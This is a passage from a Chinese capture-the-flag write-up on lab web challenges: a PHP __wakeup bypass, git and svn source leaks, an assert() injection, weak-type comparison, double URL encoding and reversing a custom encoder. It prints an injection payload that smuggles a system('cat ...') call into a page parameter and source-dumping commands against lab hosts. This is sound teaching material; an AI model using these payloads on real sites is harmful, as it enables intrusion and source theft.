然后赋值给code，返回bad requests。这是因为 serialize() 时会自动调用 __wakeup()，所以我们要绕过它。

绕过的条件为：反序列化中object的个数和之前的个数不等。所以我们更改1为其他数字，得到flag。

题目相关知识点：

一，serialize（） 函数与 unserialize（）函数

看了很多别人讲的serialize（）函数的用法，但是都没看明白，于是使用本地环境自己敲代码学习这个函数。


序列化（serialize）:把复杂的数据类型压缩到一个字符串中 数据类型可以是**数组，字符串，对象**等。

一，序列化数组

```
<?php
$c=array('a'=>1,'b'=>2);
echo serialize($c);
?>

输出
a:2:{s:1:"a";i:1;s:1:"b";i:2;}
```

- o表示对象
- a表示数组
- s表示字符
- i表示数字
- 其后数字表示个数

本地验证：



二，序列化字符

```
<?php
$a="hello";
echo serialize($a);
?>

输出：
s:5:"hello";
```

- o表示对象
- a表示数组
- s表示字符
- i表示数字
- 其后数字表示个数

本地验证：

三，序列化对象。
序列化一个对象将会保存对象的所有变量，但是不会保存对象的方法，只会保存类的名字。

```
<?php
class test{
    private $test1="hello";
    public $test2="world";
    protected $test3="!";
}
$test = new test();
echo serialize($test);
?>

输出：
O:4:"test":3:{s:11:"testtest1";s:5:"hello";s:5:"test2";s:5:"world";s:8
:"*test3";s:1:"!";}
```

- o表示对象
- a表示数组
- s表示字符
- i表示数字
- 其后数字表示个数


本地验证：

---


mfw（git源码泄露）

题解

一，在页面中看到 git 猜测是 git 源码泄露。



二，访问http://111.198.29.45:53190/.git/



三，使用 githack 得到网站源码。

```
PS D:\desktop\GitHack-master> python githack.py http://111.198.29.45:53190/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] index.php
[OK] templates/contact.php
[OK] templates/home.php
[OK] templates/flag.php
[OK] templates/about.php
PS D:\desktop\GitHack-master>
```

四，分析源码，flag.php 没有用，看了writeup才知道接下来的步骤，关键源码如下：

```php
<?php

if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

五，因为 assert 会将后面的字符串当做php代码执行，而参数 page没有任何的过滤，所以我们可以通过构造page 来拿到flag。这里我构造的是

`?page=a') or system("cat templates/flag.php");//".php"`

然后查看源代码拿到flag。

题目相关知识点：

一， git是什么

看了几篇文章，感觉还是张雪峰写的比较容易理解：简单易懂的git简介。

git 是目前世界上最先进的分布式版本控制系统。

版本控制系统：简单来说就是你修改一个文件，但是又怕修改错了，于是不停的备份更改之前的文件，以便于可以恢复。这些文件就相当于一个个的版本，而 git 就负责把这些版本记录下来。

分布式：对立于集中式，分布式就是指数据不是储存在中央主机上，而是储存在每个人的电脑上。而集中式就是所有数据都储存在中央主机上，典型的有 CVS及SVN 。

二，git 源码泄露（程序猿粗心造成）
原理：

在运行git init 初始化代码库的时候，会在当前目录下面产生一个.git的隐藏文件，用来记录代码的变更记录等等。在发布代码的时候，.git这个目录没有删除，直接发布了。使用这个文件，可以用来恢复源代码。

利用软件：GitHack
姿势：

```
GitHack.py [website]
```

补充： svn 源码泄露
SVN（subversion）是源代码版本管理软件，造成SVN源代码漏洞的主要原因是管理员操作不规范。“在使用SVN管理本地代码过程中，会自动生成一个名为.svn的隐藏文件夹，其中包含重要的源代码信息。但一些网站管理员在发布代码时，不愿意使用‘导出’功能，而是直接复制代码文件夹到WEB服务器上，这就使.svn隐藏文件夹被暴露于外网环境，黑客可以借助其中包含的用于版本信息追踪的‘entries’文件，逐步摸清站点结构。”

利用软件：SvnExploit
姿势：
检测SVN源代码泄露

```
python SvnExploit.py -u http://192.168.27.128/.svn
```

下载源代码

```
python SvnExploit.py -u http://192.168.27.128/.svn --dump
```

三，assert断言 及 strop（）函数

先看看 assert，划重点：如果输入字符串，会当做PHP代码执行！

PHP 5

```
assert ( mixed $assertion [, string $description ] ) : bool
```

PHP 7

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assert() 会检查指定的 **assertion** 并在结果为 **FALSE** 时采取适当的行动。

Traditional assertions (PHP 5 and 7)

如果 **assertion** 是字符串，它将会被 **assert()** 当做 PHP 代码来执行。 **assertion** 是字符串的优势是当禁用断言时它的开销会更小，并且在断言失败时消息会包含 **assertion** 表达式。这意味着如果你传入了 boolean 的条件作为 **assertion**，这个条件将不会显示为断言函数的参数；调用你定义的 assert_options() 处理函数时，条件会转换为字符串，而布尔值 **FALSE** 会被转换成空字符串。

断言这个功能应该只被用来调试。你应该用于完整性检查时测试条件是否始终应该为 **TRUE**，来指示某些程序错误，或者检查具体功能的存在（类似扩展函数或特定的系统限制和功能）。

strop（）函数

查找 “php” 在字符串中第一次出现的位置：

```php
<?php
echo strpos("You love php, I love php too!","php");
?>
//9
```

---


lottery（代码审计，PHP弱类型）

遇到这种审计代码的题就头大，像我这种菜鸡只有看看别人的wp做了2333.

关键源码（我就找不到。。。）：

```php
function buy($req){
 require_registered();
 require_min_money(2);

 $money = $_SESSION['money'];
 $numbers = $req['numbers'];
 $win_numbers = random_win_nums();
 $same_count = 0;
 for($i=0; $i<7; $i++){
  if($numbers[$i] == $win_numbers[$i]){
   $same_count++;
  }
 }
```

分析可知：如果输入的number按位与产生的随机数相等，same_count 就会增加，这里就可以利用到PHP的弱类型比较，构造number为【true，true，true，true，true，true，true】，可以得到最高赏金，然后攒钱买flag。



PHP2（phps源码泄露，全字符的url编码）

题解

一，首先要访问index.phps，然后查看源码。(实在想不出来...)

```
<?php
if("admin"===$_GET[id]) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
  echo "<p>Access granted!</p>";
  echo "<p>Key: xxxxxxx </p>";
}
?>
```

二，然后分析源代码，将admin url编码两次就可以得到flag。

paload:

```
index.php?id=%2561%2564%256d%2569%256e
```

Access granted!

Key: cyberpeace{20fcb83cb64b11d1eb82aa68570fc535}

Can you anthenticate to this website?

这里遇到一个问题，不知道怎么url编码ascii码，在线工具只编码非ascii码。

http://admin

字符集 utf8(unicode编码)


编 码 解 码

http%3A//admin

最后找到两种方法，一种是使用python脚本：

```
>>> import re
>>> txt='abc'
>>> n=re.sub(r'.', lambda m: '%%%s' % m.group(0).encode('hex').upper(), txt)
>>> print n
%61%62%63
```

还有一种是使用burp：



然后第二次将%61%64%6d%69%6e再次进行url编码只需要在每个数字前面加个25就行了（%2561%2564%256d%2569%256e）。因为urldecode后 %25=% 。

---

web2（ord()，str()，substr()等函数的含义）

这道题看着挺难，做起来还挺简单的。题目代码：

```php
<?php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";

function encode($str){
    $_o=strrev($str);
    // echo $_o;

    for($_0=0;$_0<strlen($_o);$_0++){

        $_c=substr($_o,$_0,1);
        $__=ord($_c)+1;
        $_c=chr($__);
        $_=$_.$_c;
    }
    return str_rot13(strrev(base64_encode($_)));
}

highlight_file(__FILE__);
/*
   逆向加密算法，解密$miwen就是flag
*/
?>
```

查了查不知道的函数的用法，简单逆向一下就好了。

```php
<?php
$a="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";
$a=str_rot13($a);
$a=strrev($a);
$a=base64_decode($a);
for($b=0;$b<strlen($a);$b++)
{
 $c=substr($a,$b,1);
 $d=chr(ord($c)-1);
 $e=$e.$d;
}
$e=strrev($e);
echo $e;

?>
```

记录一下各函数的用法：

- ord() 函数返回字符串的首个字符的 ASCII 值。
- substr() 函数返回字符串的一部分。substr(string,start,length) start：规定在字符串的何处开始。length：规定要返回的字符串长度。默认是直到字符串的结尾。
- str()函数返回相对应于 ascii 所指定的单个字符。此函数与 ord() 是互补的。
- str_rot13() 函数对字符串执行 ROT13 编码。
